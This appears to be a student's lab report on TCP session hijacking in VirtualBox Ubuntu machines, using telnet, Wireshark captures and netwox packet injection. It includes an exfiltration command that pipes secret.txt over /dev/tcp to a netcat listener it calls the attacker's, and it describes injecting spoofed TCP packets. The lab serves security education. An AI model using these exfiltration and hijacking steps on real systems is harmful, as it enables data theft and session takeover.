


3. Telnet does not work unless certain packages are installed and their configuration is changed






Here I am now able to see all the files in the server machine after I connect the client machine using telnet.



4. Since the attacker was listening on 9090, the text of the secret.txt was shown in the attacker's terminal after I executed the cat secret command on the server computer.


Ubuntu Clone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
1:48 AM
deep@deep-VirtualBox: ~
deep@deep-VirtualBox:~$ ifconfig
enp0s3 Link encap:Ethernet HWaddr 08:00:27:85:2f:91
inet addr:192.168.1.75 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::c9e9:e9e7:19c9:4c81/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:527 errors:0 dropped:0 overruns:0 frame:0
TX packets:260 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:319431 (319.4 KB) TX bytes:27668 (27.6 KB)
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:234 errors:0 dropped:0 overruns:0 frame:0
TX packets:234 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:18932 (18.9 KB) TX bytes:18932 (18.9 KB)
deep@deep-VirtualBox:~$ cat secret.txt > /dev/tcp/192.168.1.46/9090
deep@deep-VirtualBox:~$
Right Ctrl

Ubuntu [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

deep@deep-VirtualBox: ~

```
deep@deep-VirtualBox:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [192.168.1.75] port 9090 [tcp/*] accepted (family 2, sport 39996)
This is a secret file created and hosted on the server
deep@deep-VirtualBox:~$
```

Right Ctrl

Ubuntu [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Capturing from enp0s3 — 1:49 AM

Capturing from enp0s3

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
51	184.176078075	fe80::32e9:8eff:fea…	ff02::2	ICMPv6	70	Router Solicitation from 30:e9:8e:ad:60:90
52	189.438544281	PcsCompu_85:2f:91	Broadcast	ARP	60	Who has 192.168.1.46? Tell 192.168.1.75
53	189.438568147	PcsCompu_af:29:6b	PcsCompu_85:2f:91	ARP	42	192.168.1.46 is at 08:00:27:af:29:6b
54	189.439030599	192.168.1.75	192.168.1.46	TCP	74	39996 → 9090 [SYN] Seq=0 Win=64240 Len=0 M
55	189.439050799	192.168.1.46	192.168.1.75	TCP	74	9090 → 39996 [SYN, ACK] Seq=0 Ack=1 Win=65
56	189.439440386	192.168.1.75	192.168.1.46	TCP	66	39996 → 9090 [ACK] Seq=1 Ack=1 Win=64256 L
57	189.442037009	192.168.1.75	192.168.1.46	TCP	121	39996 → 9090 [PSH, ACK] Seq=1 Ack=1 Win=64
58	189.442044063	192.168.1.46	192.168.1.75	TCP	66	9090 → 39996 [ACK] Seq=1 Ack=56 Win=65152
59	189.442051694	192.168.1.75	192.168.1.46	TCP	66	39996 → 9090 [FIN, ACK] Seq=56 Ack=1 Win=6
60	189.485413049	192.168.1.46	192.168.1.75	TCP	66	9090 → 39996 [ACK] Seq=1 Ack=57 Win=65152
61	189.530623115	192.168.1.46	192.168.1.75	TCP	66	9090 → 39996 [FIN, ACK] Seq=1 Ack=57 Win=6
62	189.531222242	192.168.1.75	192.168.1.46	TCP	66	39996 → 9090 [ACK] Seq=57 Ack=2 Win=64256
63	194.525228990	PcsCompu_af:29:6b	PcsCompu_85:2f:91	ARP	42	Who has 192.168.1.75? Tell 192.168.1.46

```
▸ Frame 54: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface enp0s3, id 0
▸ Ethernet II, Src: PcsCompu_85:2f:91 (08:00:27:85:2f:91), Dst: PcsCompu_af:29:6b (08:00:27:af:29:6b)
▸ Internet Protocol Version 4, Src: 192.168.1.75, Dst: 192.168.1.46
▸ Transmission Control Protocol, Src Port: 39996, Dst Port: 9090, Seq: 0, Len: 0

0000  08 00 27 af 29 6b 08 00  27 85 2f 91 08 00 45 00   ··'·)k·· '·/··E·
0010  00 3c 96 f2 40 00 40 06  20 00 c0 a8 01 4b c0 a8   ·<··@·@· ·····K··
0020  01 2e 9c 3c 23 82 fb b0  b4 b1 00 00 00 00 a0 02   ···<#··· ********
0030  fa f0 cf 86 00 00 02 04  05 b4 04 02 08 0a 3b c4   ******** ******;·
0040  4d d9 00 00 00 00 01 03  03 07                     M····· ··
```

enp0s3: <live capture in progress> | Packets: 96 · Displayed: 96 (100.0%) | Profile: Default

Right Ctrl

Ubuntu [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Wireshark

*enp0s3

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

telnet

No.	Time	Source	Destination	Protocol	Length	Info
41	6.833410547	192.168.1.84	192.168.1.75	TELNET	93	Telnet Data ...
45	6.887816586	192.168.1.75	192.168.1.84	TELNET	78	Telnet Data ...
47	6.888377661	192.168.1.75	192.168.1.84	TELNET	105	Telnet Data ...
49	6.888659472	192.168.1.84	192.168.1.75	TELNET	167	Telnet Data ...
51	6.889064113	192.168.1.75	192.168.1.84	TELNET	69	Telnet Data ...
52	6.889287667	192.168.1.84	192.168.1.75	TELNET	69	Telnet Data ...
54	6.966025951	192.168.1.75	192.168.1.84	TELNET	69	Telnet Data ...
55	6.966323973	192.168.1.84	192.168.1.75	TELNET	69	Telnet Data ...
56	6.966610750	192.168.1.75	192.168.1.84	TELNET	109	Telnet Data ...
81	22.024869987	192.168.1.84	192.168.1.75	TELNET	67	Telnet Data ...
82	22.025104974	192.168.1.75	192.168.1.84	TELNET	67	Telnet Data ...
85	22.254128115	192.168.1.84	192.168.1.75	TELNET	67	Telnet Data ...
86	22.255141652	192.168.1.75	192.168.1.84	TELNET	67	Telnet Data ...
88	22.403280809	192.168.1.84	192.168.1.75	TELNET	67	Telnet Data ...

```
▶ Frame 41: 93 bytes on wire (744 bits), 93 bytes captured (744 bits) on interface enp0s3, id 0
▶ Ethernet II, Src: PcsCompu_87:cd:da (08:00:27:87:cd:da), Dst: PcsCompu_85:2f:91 (08:00:27:85:2f:91)
▶ Internet Protocol Version 4, Src: 192.168.1.84, Dst: 192.168.1.75
▶ Transmission Control Protocol, Src Port: 56646, Dst Port: 23, Seq: 1, Ack: 1, Len: 27
▶ Telnet
```


```
0000  08 00 27 85 2f 91 08 00  27 87 cd da 08 00 45 10   ··'·/···  ····· ····
0010  00 4f 82 d5 40 00 40 06  33 d4 c0 a8 01 54 c0 a8   ·O··@·@·  3····T··
0020  01 4b dd 46 00 17 49 ab  68 2b c6 5c 35 b3 80 18   ·K·F··I·  h+·5····
0030  01 f6 a9 89 00 00 01 01  08 0a da 56 34 18 83 a0   ····· ··  ····· ····
0040  aa 89 ff fd 03 ff fb 18  ff fb 1f ff fb 20 ff fb   ····· ··  ····· ····
0050  21 ff fb 22 ff fb 27 ff  fd 05 ff fb 23            !··"··'·  ····#
```

Telnet: Protocol Packets: 177 · Displayed: 34 (19.2%) Profile: Default


```
          RX bytes:15681 (15.6 KB)  TX bytes:15681 (15.6 KB)

deep@deep-VirtualBox:~$ sudo wireshark
[sudo] password for deep:
```

Right Ctrl


5. Converting the cat command into a hex string.



Using netwox command to send a new TCP packet by setting different values of the header manually



This command is also intercepted by wireshark and can be seen in the image below



CONCLUSION :

In this experiment I learnt about TCP Session Hijacking and how it can be used to intercept TCP packets and use it to send custom TCP packets to the sender or receiver. Using wireshark, the attacker is able to check details of the TCP packets shared over the network between two machines communicating using telnet. Once the attacker has the sequence and acknowledgement number of the packets, they can quickly send a custom packet (which I tried in the experiment) and hide their own identity or IP Address while doing so and still manage to extract information from the sender or receiver.

Github Link: https://github.com/deepnayak/CSS-Lab-Deep-Nayak/tree/master/Experiment%208